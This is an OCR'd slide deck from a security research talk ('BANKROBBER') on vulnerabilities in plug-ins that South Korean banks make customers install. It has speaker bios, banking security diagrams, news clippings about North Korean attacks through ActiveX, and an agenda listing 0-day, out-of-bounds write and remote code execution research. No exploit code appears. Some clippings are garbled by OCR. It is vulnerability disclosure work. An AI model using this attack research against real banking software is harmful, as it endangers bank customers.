Non-ActiveX? Non-Security!

Offensive Research of security program used in Prime banks of S. Korea

Transforming : Cybersecurity and Resilience

BANKROBBER

BEST OF THE BEST

SPEAKER INFO

JEONG-MIN LEE

- Interest in security consulting, offensive research, and secure SDL
- Offensive Research group S.S.G
- KITRI BoB Security Consulting track


JUN-OH LEE

- CTF player in team CyKor
- Reverse engineer, Exploit Developer (prized in 2018 0ctf final and 2018 wctf)
- Institutor at Korea Univ. security class
- KITRI BoB Vulnerability Analysis track

JU-SEON LEE

- CTF Player in team ReverseLab
- Take part in Android unpack research (Tencent, Ali, bancle, etc…)
- Currently interested in iOS jailbreak and Kernel Fuzzing
- KITRI BoB Vulnerability Analysis track

How important it is to detect and patch vulnerabilities in software used by major government agencies and financial institutions




CONTENTS

BACKGROUND

OFFENSIVE RESEARCH

THREAT SCENRAIO & DEMO VIDEO




JSON-RPC FUZZING FRAMEWORK

COUNTERMEASURES & CONCLUSION


BACKGROUND

- Cyber Payment Transaction Diagram
- On-line Banking System Diagram
- Security Factors Diagram on On-line Banking System
- Features of Major Security Solution
- Plug-in
- Unsecure JSON-RPC Model (Non-ActiveX Overview)
- Cyber Terror Case


1.1 General Cyber Payment Transaction Diagram



1.2 On-line Banking System Diagram




1.3 Security Factors Diagram on On-line Banking System




Security Card OTP Certificate Account Password Security Solution (Keyboard, PC-AV & Firewall, IP monitoring)	Encryption Cyber Signature & Repudiation Prevention	Firewall & IPS Security Control System Cyber Financial Transaction Tracking System	Firewall & IPS Anti-Virus Threat Analysis &Vulnerability diagnosis

1.4 Security Factors Diagram on On-line Banking System (Our Target)



Security Card OTP Certificate Account Password **Security Solution (Keyboard, PC-AV & Firewall, IP monitoring)**	Encryption Cyber Signature & Repudiation Prevention	Firewall & IPS Security Control System Cyber Financial Transaction Tracking System	Firewall & IPS Anti-Virus Threat Analysis &Vulnerability diagnosis

1.5 Features of Major Security Solution

	Solution Type	Function
	Integrated Installation	It **installs several security modules** that we must install to use on-line baking service at once
	Certificate	It allows we to **select a personal certificate** issued by a Certificate Authority and to enter the certificate password to be authenticated (Maybe Korea Only)
	Firewall & General Security	It performs **Anti-Virus & Firewall, Memory Protection, Anti-Keylogger and Response Analysis** Function
	Keyboard	It support **End to End security between keyboard and server**, responses to screen hacking threat
	Log Collector	Cyber threat and **attacker information collection** and analysis system (Real IP collector)


1.6 Plug-in (like IE Active-X, Java Applets …)

고객님의 소중한 정보 보호를 위해
보안프로그램을 설치합니다.

Required Plug-ins for Banking, Civil service, Online payment


전체설치 | 필수설치(must) | 메인화면으로

필수 여부	프로그램명	기능 및 서비스	설치상태	수동설치
필수	통합설치 프로그램 (VeraPort)	보안프로그램을 한번에 설치하기 위한 프로그램입니다.	설치됨	수동설치
필수	키보드 보안 (K-Defense)	키보드를 통해 입력되는 정보가 유출되거나 변조되지 않도록 보호해 주는 프로그램입니다.	미설치 다운로드	수동설치
선택	공인인증서 보안 (MagicLine4NP)	공인인증서 로그인과 거래내역에 대한 전자서명을 위한 프로그램입니다. ※ 응시취소 및 환불, 1종보통 적성검사, 2종갱신, 면허증 재발급, 적성검사(갱신) 연기신청	미설치 다운로드	수동설치
선택	문서보안 (e-page SAFER)	전자문서 보안 프로그램입니다. ※ 적성검사(갱신) 연기사실확인서 출력	설치됨	수동설치
선택	웹콘텐츠 보안 (webDRM)	웹콘텐츠 보안 프로그램입니다. ※ 외국반환면허증 조회	미설치 다운로드	수동설치
선택	LG유플러스 전자결제 (XPAY 결제)	전자결제를 위한 프로그램입니다. ※시험접수 및 변경, 1종보통 적성검사, 2종갱신, 면허증 재발급, 적성검사(갱신) 연기신청	미설치 다운로드	수동설치




프로그램명	내용	설치현황	설치관리
AnySign4PC	Non-ActiveX 공인인증서 전자서명을 지원해주는 프로그램입니다.	확인중..	다운로드
TouchEn nxKey	Non-ActiveX 키보드보안을 지원해주는 프로그램입니다 (다운로드 불가 시 인터넷등기소 서버를 이용하세요)	설치필요	다운로드 / 인터넷등기소


1.7 General RPC Model (Non-ActiveX Overview)



1.8 Unsecure RPC Model (Non-ActiveX Overview)



1.9 Unsecure JSON-RPC Model (Example)



1.10 Cyber Terror Case Using (Non-)ActiveX Vulnerability

EDITOR'S PICK | 17,118 views | Nov 30, 2016, 03:37pm

South Korea's Online Banking System Is Stuck In 1996

Elaine Ramirez Contributor

"I can't f***ing stand this s***. I almost threw my brand new computer across the room," says Seoulite Jeonghyun Kwon, an avid online shopper, after another failed attempt to buy a sweater.

"[My bank's] security apps slow my computer to a crawl so I have to uninstall them after every use, and then reinstall them when I want to buy something."

'Ridiculous Mistake' Let North Korea Steal Secret U.S. War Plans

Hackers allegedly used antivirus software to steal South Korea-U.S. military plans from network mistakenly connected to the internet for more than a year

The attacks exploit a vulnerability in ActiveX, a plug-in that allows certain applications to be used by Microsoft Corp.'s Internet Explorer browser. The U.S. cybersecurity organization used by the Department of Homeland Security has recommended people disable ActiveX because of vulnerability to attacks by hackers. Microsoft began phasing out ActiveX with its new web browser, Edge, in 2015.

North Korea, While Professing Peace, Escalated Cyberattacks on South

The attacks started in the lead-up to the inter-Korean summit in April and continued through at least Wednesday this week

1.11 Cyber Terror Case Using (Non-)ActiveX Vulnerability (ONGOING!!!)

EDITOR'S PICK | 17,118 views | Nov 30, 2016, 03:37pm

South Korea's Online Banking System Is Stuck In 1996

"I can't f*** computer across the room," says Seoulite Jeonghyun Kwon, an avid online shopper, after another failed attempt to buy a sweater.

"[My bank's] security apps slow my computer to a crawl so I have to uninstall them after every use, and then reinstall them when I want to buy something."

'Ridiculous Mistake' Let North Korea Steal Secret U.S. War Plans

Hackers allegedly used antivirus software to steal South Korea-U.S. military plans from network mistakenly connected to the internet for more than a year

Lazarus Group used ActiveX zero-day vulnerability to attack South Korean security think tank

The South Korean agency focuses on national security issues and is believed to have been attacked by North Korean hackers.

ain
The U.S.
ity has
s by
r, Edge, in
2015.

North Korea, While Professing Peace, Escalated Cyberattacks on South

The attacks started in the lead-up to the inter-Korean summit in April and continued through at least Wednesday this week

2. Offensive Research

OFFENSIVE RESEARCH

- Target Listing
- Vulnerability Analysis, Report, Patch Process
- Mitigation Bypass on Windows (API-Deobfuscator, Unpacking)
- Lua Script For Cheat Engine to Release Jump Trick and Find OEP
- Symbol Restoration
- 0-day Vulnerability List
- Arbitrary Write by OOB, RCE
